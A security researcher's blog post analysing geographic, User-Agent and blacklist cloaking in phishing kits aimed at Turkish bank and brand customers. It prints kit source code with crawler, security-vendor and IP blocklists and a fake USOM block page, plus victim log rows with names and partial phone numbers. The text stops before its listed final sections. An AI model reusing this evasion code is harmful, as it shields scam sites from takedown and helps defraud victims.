

# Phishing Cloaking Techniques

written by Mert SARICA | 1 September 2025

## CONTENTS

1. Introduction
2. Geographic Cloaking
3. User-Agent Based Cloaking
4. Blacklist-Based Cloaking
5. Abra Kadabra
6. Conclusion

## Introduction

Those of you who have read my blog post titled Investment Scammers have seen how scammers try to lure innocent people into their traps through fake ads on social media and networks. Just as in that article, websites play a critical role in fraud attempts and are essential for the operations of scammers.

In most cases, scammers manage to bring their victims to these websites through persuasion. From there, they steal the victims' information and then proceed to the next stage of their operation—contacting the victims via calls or messaging platforms like WhatsApp and Telegram. As one might expect, in this final stage, their aim is to trick victims into making money transfers and thus achieve their malicious goals.

Of course, the more experienced among these scammers are aware that companies fighting against cybercrime, such as SOCRadar and Netcraft, as well as national entities like USOM, scan and report these fraudulent websites and then have suspicious/malicious ones taken down. To bypass such scans, they take advantage of a technique called Cloaking, which has been used in the SEO world since 1996. In this article, I aimed to raise awareness by presenting the most common cloaking techniques and also introducing a tool I developed with artificial intelligence to easily bypass them.

Cloaking is when the content shown to search engines by a website differs from the content shown to users; this is a practice that violates search

engine optimization (SEO) rules. In this method, where different content is served to users and search engines, the goal is to gain an advantage in search results.

### Purpose and Method of Cloaking

Search Engine Optimization (SEO):

Cloaking is a technique used to ensure that a website ranks higher in search engine results.

Different Content Delivery:

Search engine bots are made to believe that the website contains richer content filled with keywords relevant to search queries. However, real users are shown a different and usually less optimized version of the site.

Malicious Use:

This method is used to trick the algorithms of search engines such as Google and to display spam or misleading content to users.

To conduct a security analysis on phishing sites that use cloaking techniques, I first needed access to their source code. Since obtaining these on demand is not practically possible, I once again turned to the help of SOCRadar, as I did in my previous articles. :)

Since the SOCRadar platform not only detects phishing sites but, when necessary, can also obtain their source code to trace back to the threat actors behind them, I decided to acquire the source code of 500 phishing sites targeting Turkish citizens and perform a security analysis on them.

## Geographic Cloaking

First, I examined a website belonging to the threat actor I covered in my Investment Scammers blog post. This threat actor, who has continued their fraud operations non-stop for a year, registered the domain name navoisco[.]info on August 6, 2025 and started using the website for fraudulent purposes on August 13, 2025.

When you visited this website from abroad, you were presented with content selling surf products. However, when accessed from Turkey, it appeared as a fraudulent webpage exploiting the name of the defense company Baykar, in short using the Geographic Cloaking technique. When you searched for this

address on the Google search engine, thanks to this cloaking method used by the scammers, it appeared in the records as a store selling surf products.

Note: I have been monitoring these threat actors for more than a year and concluded that they are Russian. They mainly carry out their operations through Ukrainian IP addresses (185.38.218.86, 185.237.75.100, 91.123.155.63). Since February 2025, they have launched 699 phishing websites, targeting approximately 9,000 Turkish citizens and stealing their personal information (name, surname, email address, phone number, IP address).

test@gmail.com	test	test	'380503223522	UA	159.224.64.139	volumeviin.com
test@gmail.com	test	test	'380992182888	UA	185.237.75.100	wwwborusan.com
test@gmail.com	test	test	'380042124241	UA	159.224.64.139	volumeviin.com
test@gmail.com	test	test	'380991292992	UA	185.237.75.100	volumeviin.com
test@gmail.com	test	test	'380501284234	UA	31.148.245.242	breakoyclh.com
test@gmail.com	test	test	'380991292992	UA	185.237.75.100	breakoyclh.com
test@gmail.com	recr	recr	'380992929292	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380912992929	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380501929292	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380658454664	UA	159.224.64.139	noriochiai.com
test@gmail.com	Test	Mobile	'380656568864	UA	159.224.64.139	token-academ.com
test@gmail.com	test	test	'380912020020	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380991292999	UA	185.237.75.100	oliorossi.pro
test@gmail.com	test	test	'380501299299	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380991202002	UA	185.237.75.100	news.borusana.com
test@gmail.com	test	test	'380333333333	UA	91.123.155.63	www.greenexhome.com
test@gmail.com	test	test	'380919292999	UA	185.237.75.100	homogeubpz.shop
test@gmail.com	test	test	'380912902020	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380912902020	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380912902020	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380501299292	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380510292999	UA	185.237.75.100	gmail
test@gmail.com	test	teest	'380501229292	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380912920020	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380501239299	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380500123912	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380919239293	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380991230230	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380959120000	UA	185.237.75.100	perimasaliotel.pro
test@gmail.com	test	test	'380991230200	UA	185.237.75.100	gmail
test@gmail.com	tes	tttest	'380919239239	UA	185.237.75.100	gmail

Line	Time	IP	Country	ISP	Phone	Name	Domain
2169	02.07.2025 17:35:09 UTC-05:00	192.168.1.1	TR	90536	Abdullah		materialchikitz.com
2170	02.07.2025 17:35:11 UTC-05:00	192.168.1.1	TR	90509	Okkeş		nakiyatpro.info
2171	02.07.2025 17:35:12 UTC-05:00	192.168.1.1	TR	90538	Mustafa		nakiyatpro.info
2172	02.07.2025 17:35:14 UTC-05:00	192.168.1.1	TR	90507	Cemal		nakiyatpro.info
2173	02.07.2025 17:35:15 UTC-05:00	192.168.1.1	TR	90537	Aysun		nakiyatpro.info
2174	02.07.2025 17:35:17 UTC-05:00	192.168.1.1	TR	90532	Okuz		nakiyatpro.info
2175	02.07.2025 17:35:18 UTC-05:00	192.168.1.1	TR	90552	Saim		materialchikitz.com
2176	02.07.2025 17:35:20 UTC-05:00	192.168.1.1	TR	90552	Muhammed		incigulus.info
2177	02.07.2025 17:40:39 UTC-05:00	192.168.1.1	TR	90552	Muhammed		incigulus.info
2178	02.07.2025 17:40:40 UTC-05:00	192.168.1.1	TR	90534	Firat		incigulus.info
2179	02.07.2025 17:40:41 UTC-05:00	192.168.1.1	TR	90541	Adnan		incigulus.info
2180	02.07.2025 17:40:43 UTC-05:00	192.168.1.1	TR	90541	Adnan		incigulus.info
2181	02.07.2025 17:40:45 UTC-05:00	192.168.1.1	TR	90530	Berkay		materialchikitz.com
2182	02.07.2025 17:40:46 UTC-05:00	192.168.1.1	TR	90546	Sinan		incigulus.info
2183	02.07.2025 17:40:48 UTC-05:00	192.168.1.1	TR	90546	Şükür		incigulus.info
2184	02.07.2025 17:40:49 UTC-05:00	192.168.1.1	TR	90552	Wisam		incigulus.info
2185	02.07.2025 17:40:51 UTC-05:00	192.168.1.1	TR	90565	Yusuf		materialchikitz.com
2186	02.07.2025 17:40:52 UTC-05:00	192.168.1.1	TR	90565	Yusuf		materialchikitz.com
2187	02.07.2025 17:40:54 UTC-05:00	192.168.1.1	TR	90541	Tahir		materialchikitz.com
2188	02.07.2025 17:40:55 UTC-05:00	192.168.1.1	TR	90551	Birakin		materialchikitz.com
2189	02.07.2025 17:40:56 UTC-05:00	192.168.1.1	TR	90531	Resul		incigulus.info
2190	02.07.2025 17:40:58 UTC-05:00	192.168.1.1	TR	90541	Furkan		incigulus.info
2191	02.07.2025 17:40:59 UTC-05:00	192.168.1.1	TR	90546	Yasemin		incigulus.info
2192	02.07.2025 17:41:01 UTC-05:00	192.168.1.1	TR	90535	Alpaslan		gmail
2193	02.07.2025 17:41:02 UTC-05:00	192.168.1.1	TR	90507	Hasan		incigulus.info
2194	02.07.2025 17:41:04 UTC-05:00	192.168.1.1	TR	90534	Azad		wrylyqbh.shop
2195	02.07.2025 17:41:05 UTC-05:00	192.168.1.1	TR	90542	Husamettin		incigulus.info
2196	02.07.2025 17:41:07 UTC-05:00	192.168.1.1	TR	90532	HASAN		incigulus.info
2197	02.07.2025 17:41:08 UTC-05:00	192.168.1.1	TR	90538	Nurguen		incigulus.info
2198	02.07.2025 17:41:10 UTC-05:00	192.168.1.1	TR	90505	Uğur		incigulus.info
2199	02.07.2025 17:41:11 UTC-05:00	192.168.1.1	TR	90545	Recep		incigulus.info
2200	02.07.2025 17:41:11 UTC-05:00	192.168.1.1	TR	90543	Mustafa		incigulus.info

# User-Agent Based Cloaking

Secondly, on April 17, 2025, I began examining the source code of the phishing site mybbau[.]sa[.]com, which targeted Ziraat Bankası customers, and among the files, the one named netcraft\_check.php caught my attention.

Netcraft is a UK-based cybersecurity and internet measurement company that has been operating since 1995. It is best known for its phishing and abuse reporting services and also provides hosting analysis and internet infrastructure statistics.

In this file, which was called from the index.php file located in the ziraatbank subfolder of the phishing site, there was a User-Agent string believed to be used by Netcraft to detect phishing sites. When a connection was made to the website with this string, the user's browser was redirected via google.ca to the web address https://appleid.apple.com, thereby carrying out the cloaking process.

Name	Date Modified	Size	Kind
ziraat	Today at 16:53	--	Folder
admin_ziirtata.sql	Apr 17, 2025 at 02:15	40 KB	SQL file
assets	Apr 17, 2025 at 02:15	--	Folder
Content	Apr 17, 2025 at 02:15	--	Folder
core91f5.js	Apr 17, 2025 at 02:15	1.2 MB	JavaScript
index.php	Apr 17, 2025 at 02:15	4 KB	PHP script
jquery361c.js	Apr 17, 2025 at 02:15	321 KB	JavaScript
plugins.min7a39.css	Apr 17, 2025 at 02:15	345 KB	Text Document
sub.min179c.css	Apr 17, 2025 at 02:15	340 KB	Text Document
ui.min4f26.js	Apr 17, 2025 at 02:15	143 KB	JavaScript
ziraat.zip	Apr 16, 2025 at 12:27	6.3 MB	ZIP archive
ziraatbank	Today at 16:53	--	Folder
_block	Apr 17, 2025 at 02:15	--	Folder
blacklist_lookup.php	Apr 17, 2025 at 02:15	7 KB	PHP script
blacklist.dat	Apr 17, 2025 at 02:15	32 KB	DAT file
blocker.php	Apr 17, 2025 at 02:15	4 KB	PHP script
netcraft_check.php	Apr 17, 2025 at 02:15	362 bytes	PHP script
visitor_log.php	Apr 17, 2025 at 02:15	299 bytes	PHP script
_kontrol	Apr 17, 2025 at 02:15	--	Folder
_net	Apr 17, 2025 at 02:15	--	Folder
_ZAE23AFeAd	Apr 17, 2025 at 02:15	--	Folder
baglanz.php	Today at 17:56	5 KB	PHP script
Firstsms.php	Apr 17, 2025 at 02:15	19 KB	PHP script
index.php	Apr 17, 2025 at 02:15	27 KB	PHP script
loading.gif	Apr 17, 2025 at 02:15	119 KB	GIF Image
loading.php	Apr 17, 2025 at 02:15	24 KB	PHP script
Login	Apr 17, 2025 at 02:15	--	Folder
pola.php	Apr 17, 2025 at 02:15	4 KB	PHP script
ProcDone.php	Apr 17, 2025 at 02:15	7 KB	PHP script
robots.txt	Apr 17, 2025 at 02:15	61 KB	Plain Text
SecureSms.php	Apr 17, 2025 at 02:15	15 KB	PHP script
security_phone.php	Apr 17, 2025 at 02:15	18 KB	PHP script
WebResource.axd	Apr 17, 2025 at 02:15	23 KB	Document
ziraatOnav.php	Apr 17, 2025 at 02:15	20 KB	PHP script

```

4 include 'baglanz.php';
5 $ip = GetIP();
6
7
8 $db->query("UPDATE sazan SET now = 'AnaSayfada' WHERE ip = '{s$ip}'");
9
10 $sayarsor = $db->prepare("SELECT * from ayarlar where ayar_id=:id");
11 $sayarsor->execute(array('id' => 0));
12 $sayarcek=$sayarsor->fetch(PDO::FETCH_ASSOC);
13
14 include '_kontrol/Country_Detect.php';
15 include '_kontrol/Mobile_Detect.php';
16 include '_kontrol/geoplugin.class.php';
17 // $geoplugin = new geoplugin();
18 // $detect = new Mobile_Detect;
19
20 /*
21 $ipx = GetIP();
22 $geoplugin->locate($ipx);
23
24 echo "Geolocation results for {$geoplugin->ip}: <br />\n".
25 "City: {$geoplugin->city} <br />\n".
26 "Region: {$geoplugin->region} <br />\n".
27 "Region Code: {$geoplugin->regionCode} <br />\n".
28 "Country Code: {$geoplugin->countryCode} <br />\n";
29 */
30
31 $ban = $db->query("SELECT * FROM ban", PDO::FETCH_ASSOC);
32 foreach($ban as $kontrol){
33     if($kontrol['ban'] == $ip){
34         header("Location:http://www.google.com.tr");
35     }
36 }
37
38 <!DOCTYPE html>
39 <html class="login">
40
41 <head>
42 <script id="_wau569">var _wau = _wau || []; _wau.push(["small", "zirbir16", "569"]);</
43 script>
44 <script async src="//waust.at/s.js"></script>
45 <meta http-equiv="Content-Language" content="tr" />
46 <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-9" />
47 <meta name="description" content="" />
48 <meta name="keyword" content="" />
49 <meta http-equiv="X-UA-Compatible" content="IE=edge" />
50 <title>Hosgeliniz | Ziraat Bankasi Internet Bankaciligi </title>
51 <link rel="icon" href=" ../Content/assets/Img/touch_icon.png">
52 <meta name="viewport" content="width=device-width. initial-scale=1.0. maximum-scale=5.

```

```

1 <?php
2 include '_block/blocker.php';
3 include '_block/blacklist_lookup.php';
4 include '_block/netcraft_check.php';
5 error_reporting(0);
6 date_default_timezone_set('Europe/Istanbul');
7
8
9
10
11 try
12 {
13     $db=new PDO("mysql:host=localhost;dbname=admin_ziraAFat;charset=utf8",'
14     admin_ziraAFat','admin_ziraAFat');
15 }
16 catch (PDOException $e)
17 {
18     echo $e->getMessage();
19 }
20
21 function guvenlik($gelen)
22 {
23     $sgiden = addslashes($gelen);
24     $sgiden = htmlspecialchars($sgiden);
25     $sgiden = strip_tags($sgiden);
26     $sgiden = htmlentities($sgiden);
27
28     return $sgiden;
29 }
30
31 function encryptz($string, $key)
32 {
33     $encrypted_string = openssl_encrypt($string, "AES-128-ECB", $key);
34     return $encrypted_string;
35 }
36
37 function decrypt($string, $key)
38 {
39     $decrypted_string = openssl_decrypt($string, "AES-128-ECB", $key);
40     return $decrypted_string;
41 }
42
43 $sahahtazr = "SeAsAyK0_Qclar";
44
45 function temizle($str)
46 {
47     $sstr = str_replace(array("'", '"', "\\", "\r", "\n", "\t", "\f", "\o", "\e", "\c", "\b", "\a", "\x", "\z", "\Z", "\A", "\E", "\C", "\B", "\A", "\X", "\Z", "\Z", "\A", "\E", "\C", "\B", "\A", "\X", "\Z", "\Z"), "", $str);
48     $sstr = preg_replace("/\s+/", " ", $sstr);
49     return $sstr;
50 }

```

```

1 <?php @error_reporting(0);
2 if (sv_agent == "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)") {
3     header("Location: https://www.google.ca/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0ahUKEwi_yey8kvzJAHWj4MKHVP5ALcQFggcMAA&url=https%3A%2F%2F
4     appleid.apple.com%2F&usq=AFQjCNF7841Jq5PLrYJwYDNBRkcZjuWww");
5     die();
6 }

```

# Blacklist-Based Cloaking

While looking through the files, the blocker.php file referenced in the index.php file caught my attention. When I examined this file, I saw that it performed blacklist checks against the IP address connecting to the website and its reverse DNS record. If one of these was detected, instead of displaying the site's content, the server returned a 404 Not Found error, thereby carrying out the cloaking process.

```
blocker.php
1 <?php error_reporting(0);
2
3 $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
4 $blocked_words = array("applebot", "java", "Media Center PC", "PhantomJS", "metauri.com", "Twitterbot", "above", "google", "softlayer", "
amazonaws", "cyveillance", "phishtank", "dreamhost", "netpilot", "calyxinstitute", "tor-exit", "msnbot", "p3pwgdsn", "netcraft", "
trendmicro", "ebay", "paypal", "torservers", "messagelabs", "sucuri.net", "crawler", "baidu", "baidubot");
5 foreach ($blocked_words as $word) {
6     if (substr_count($hostname, $word) > 0) {
7         header("HTTP/1.0 404 Not Found");
8         die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
9     }
10 }
11 }
12 $badAgents =
13     array('Googlebot',
14         'Baiduspider',
15         'PhantomJS',
16         'applebot',
17         'metauri.com',
18         'Twitterbot',
19         'ia_archiver',
20         'R6_FeedFetcher',
21         'NetcraftSurveyAgent',
22         'Sogou web spider',
23         'bingbot',
24         'Yahoo! Slurp',
25         'facebookexternalhit',
26         'PrintfulBot',
27         'msnbot',
28         'Twitterbot',
29         'UnwindFetcher',
30         'urlresolver',
31         'Butterfly',
32         'TweetmemeBot',
33         'PaperLiBot',
34         'MJ12bot',
35         'AhrefsBot',
36         'Exabot',
37         'Ezooks',
38         'YandexBot',
39         'SearchmetricsBot',
40         'picsearch',
41         'TweeterTimes Bot',
42         'QuerySeekerSpider',
43         'ShowyouBot',
44         'woriobot',
45         'merlinkbot',
46         'BazQuxBot',
47         'Kraken');
```

```
blocker.php
56 'grokkit-crawler',
57 'SMXCrawler',
58 'PulseCrawler',
59 'Y!J-BRW',
60 '80legs.com/webcrawler',
61 'Mediapartners-Google',
62 'Spinn3r',
63 'InAGist',
64 'Python-urllib',
65 'NING',
66 'TencentTraveler',
67 'Feedfetcher-Google',
68 'mon.itor.us',
69 'spbot',
70 'Feedly',
71 'bot',
72 'java',
73 'curl',
74 'spider',
75 'crawler');
76 foreach ($badAgents as $agent) {
77     if (strpos($_SERVER['HTTP_USER_AGENT'], $agent) !== false) {
78         die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
79     }
80 }
81 $bannedIP = array("81.161.59.*", "66.135.200.*", "66.102.*.*", "38.100.*.*", "107.170.*.*", "149.20.*.*", "38.105.*.*", "74.125.*.*",
"66.150.14.*", "54.176.*.*", "38.100.*.*", "184.173.*.*", "66.249.*.*", "128.242.*.*", "72.14.192.*", "209.19.*.*", "64.71.*.*",
"207.70.*.*", "208.65.144.*", "74.125.*.*", "209.85.128.*", "216.239.32.*", "74.125.*.*", "207.126.144.*", "173.194.*.*",
"64.233.160.*", "72.14.192.*", "66.102.*.*", "64.18.*.*", "194.52.68.*", "194.72.238.*", "62.116.207.*", "212.50.193.*", "69.65.*.*",
"50.7.*.*", "131.212.*.*", "46.116.*.*", "62.90.*.*", "89.138.*.*", "82.166.*.*", "85.64.*.*", "85.250.*.*", "89.138.*.*",
"93.172.*.*", "109.186.*.*", "194.90.*.*", "212.29.192.*", "212.29.224.*", "212.143.*.*", "212.150.*.*", "212.235.*.*",
"217.132.*.*", "50.97.*.*", "217.132.*.*", "209.85.*.*", "66.205.64.*", "204.14.48.*", "64.27.2.*", "67.15.*.*", "202.108.252.*",
"193.47.80.*", "64.62.136.*", "66.221.*.*", "64.62.175.*", "198.54.*.*", "192.115.134.*", "216.252.167.*", "193.253.199.*",
"69.61.12.*", "64.37.103.*", "38.144.36.*", "64.124.14.*", "206.28.72.*", "209.73.228.*", "158.108.*.*", "168.188.*.*",
"66.207.120.*", "167.24.*.*", "192.118.48.*", "67.209.128.*", "12.148.209.*", "12.148.196.*", "193.220.178.*", "68.65.53.71",
"198.25.*.*", "64.106.213.*", "91.103.66.*", "208.91.115.*", "199.30.228.*");
82 if (in_array($_SERVER['REMOTE_ADDR'], $bannedIP)) {
83     header('HTTP/1.0 404 Not Found');
84     exit();
85 } else {
86     foreach ($bannedIP as $ip) {
87         if (preg_match('/\.$ip./', $_SERVER['REMOTE_ADDR'])) {
88             header('HTTP/1.0 404 Not Found');
89             die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
90         }
91     }
92 }
93
94 7>
```

On August 16, 2025, when I looked at the source code of another phishing site created to target the CarrefourSA brand with the domain name yazgeldihosgeldi[.]online, this time I noticed the name USOM in one of the files. When I examined the botMother.php file located in the same folder, I saw that it contained various checks related to USOM. In one of the checks, people accessing the site from their computers who suspected the site were deceived and redirected to a fake USOM blocking page—in short, an attempt was made to prevent the site from being reported.

Name	Date Modified	Size	Kind
admin	Today at 17:13	--	Folder
admin	Aug 16, 2025 at 02:02	--	Folder
admin.zip	Aug 14, 2025 at 11:32	20.7 MB	ZIP archive
botMother	Aug 16, 2025 at 12:03	--	Folder
botMother.php	Aug 16, 2025 at 02:02	21 KB	PHP script
Credits.txt	Aug 16, 2025 at 02:02	183 bytes	Plain Text
data	Aug 16, 2025 at 11:42	--	Folder
debug.log	Aug 16, 2025 at 02:02	27 KB	Log File
desktop_debug.log	Aug 16, 2025 at 02:02	618 bytes	Log File
exmaple.php	Aug 16, 2025 at 02:02	952 bytes	PHP script
ipapi_debug.log	Aug 16, 2025 at 02:02	75 bytes	Log File
lanet_olasi_federaller.txt	Aug 16, 2025 at 02:02	841 bytes	Plain Text
usom_debug.log	Aug 16, 2025 at 02:02	207 bytes	Log File
botMother.zip	Aug 16, 2025 at 02:02	10 KB	ZIP archive
bots_log.txt	Aug 16, 2025 at 02:02	618 KB	Plain Text
carrefour.sql	Aug 16, 2025 at 02:02	103 KB	SQL file
error_log	Aug 16, 2025 at 02:02	19 KB	Document
inc	Aug 16, 2025 at 02:02	--	Folder
index.php	Aug 16, 2025 at 02:02	56 bytes	PHP script
log.txt	Aug 16, 2025 at 02:02	424 KB	Plain Text
nakliye	Aug 16, 2025 at 11:43	--	Folder
phpinfo.php	Aug 16, 2025 at 02:02	21 bytes	PHP script
sadece-online-ozel	Aug 16, 2025 at 15:22	--	Folder




```

374
375 // Eğer cookie zaten varsa (önceki ziyaretten), direkt fake page dön (refresh'te kalıcı olsun)
376 if (isset($_COOKIE['usom_blocked']) && $_COOKIE['usom_blocked'] === 'true') {
377     $debugLog = "[ " . date("Y-m-d H:i:s") . " ] Cookie Block Triggered | IP: {$this->USER_IP} | UA: {$this->USER_AGENT}\n";
378     file_put_contents(__DIR__ . '/usom_debug.log', $debugLog, FILE_APPEND);
379     $this->showFakeUsomPage();
380     exit;
381 }
382
383 $countryCode = $this->getIpInfo("countryCode");
384 $city = strtolower($this->getIpInfo("city")); // Şehir al (log için)
385
386 // Debug: TR check öncesi log
387 $isDesktopResult = $this->isDesktop() ? 'true' : 'false';
388 $debugLog = "[ " . date("Y-m-d H:i:s") . " ] TR Check: Country: $countryCode | isDesktop: $isDesktopResult | IP: {$this->USER_IP} | UA: {$this->USER_AGENT}\n";
389 file_put_contents(__DIR__ . '/usom_debug.log', $debugLog, FILE_APPEND);
390
391 if ($countryCode === 'TR' && $this->isDesktop()) {
392     // Tüm TR desktop'lar için USOM tuzakı (fake landpage göster)
393     $logLine = "[ " . date("Y-m-d H:i:s") . " ] USOM Cloak [IP: {$this->USER_IP}] [UA: {$this->USER_AGENT}] [City: $city]\n";
394     $this->saveLog($logLine);
395     $this->saveHitFull("USOM Cloak: TR Desktop Fake Block");
396
397     if ($this->PARANOYA_MODE) {
398         // Federaller sayacı artır
399         $counter = file_exists($this->USOM_COUNTER_FILE) ? (int)file_get_contents($this->USOM_COUNTER_FILE) : 0;
400         $counter++;
401         file_put_contents($this->USOM_COUNTER_FILE, $counter);
402
403         // Loglara sayacı da ekle
404         $logLine = "[ " . date("Y-m-d H:i:s") . " ] Federaller sayacı: $counter\n";
405         $this->saveLog($logLine);
406
407         // ■■■ ■■■ ■■■ detaylı kaydet (lanet_olasi_federaller.txt)
408         $federalLogLine = "[ " . date("Y-m-d H:i:s") . " ] Orospu Evladı: [IP: {$this->USER_IP}] [Country: " . $this->getIpInfo("country") . "] [City: " . $this->
getIpInfo("city") . "] [ASN: " . $this->getIpInfo("asn") . "] [Proxy: " . ($this->getIpInfo("proxy") ? "YES" : "NO") . "] [Hosting: " . ($this->getIpInfo("
hosting") ? "YES" : "NO") . "] [UA: {$this->USER_AGENT}] [Sayac: $counter]\n";
409         file_put_contents($this->FEDERAL_LOG_FILE, $federalLogLine, FILE_APPEND);
410
411         // Telegram'a bildir (■■■ federal yakalandı), spam olmasın diye her 5'te bir
412         if ($counter % 5 === 0) {
413             $message = "Yeni Federal! ■■ Yakalandı! IP: {$this->USER_IP} | UA: {$this->USER_AGENT} | Zaman: " . date("Y-m-d H:i:s") . " | Sayac: $counter";
414             $this->sendTelegram($message);
415         }
416     }
417
418 // Cookie set et (refresh'te kalıcı olsun)

```



```
421         exit;
422     }
423
424     // Normal kontroller devam et
425     if(!$this->TEST_MODE){
426         $this->validateHeaders();
427         $this->limitRequests();
428         $this->checkFingerprint();
429     }
430
431     $this->saveHitFull("Passed all checks");
432 }
433
434 private function showFakeUsomPage() {
435     // HTTP 400 status code gönder
436     http_response_code(400);
437
438     // URL'yi değiştir: Location header ile redirect et (USOM bloklanmış pattern'ine uydur)
439     header('Location: http://88.255.216.16/landpage?op=1&ms=');
440
441     // Eğer redirect yerine JS change istersen, uncomment et:
442     // echo '<script>>window.location.href = "http://88.255.216.16/landpage?op=1&ms=";</script>';
443
444     // Gerçekçi browser error sayfası (eğer redirect çalışmazsa fallback)
445     echo '<!DOCTYPE html>
446 <html>
447 <head>
448 <title>400 Bad Request</title>
449 <meta charset="UTF-8">
450 <style>
451     body { font-family: Arial, sans-serif; margin: 50px; }
452     h1 { color: #721c24; }
453     p { color: #333; }
454 </style>
455 </head>
456 <body>
457 <h1>400 - Bad Request</h1>
458 <p>The request could not be understood by the server due to malformed syntax.</p>
459 <p>Please check the URL and try again.</p>
460 <hr>
461 <small>Apache/2.4.41 (Ubuntu) Server at 88.255.216.16 Port 80</small>
462 </body>
463 </html>';
464
465     exit; // Çıkış yap
466 }
467
```



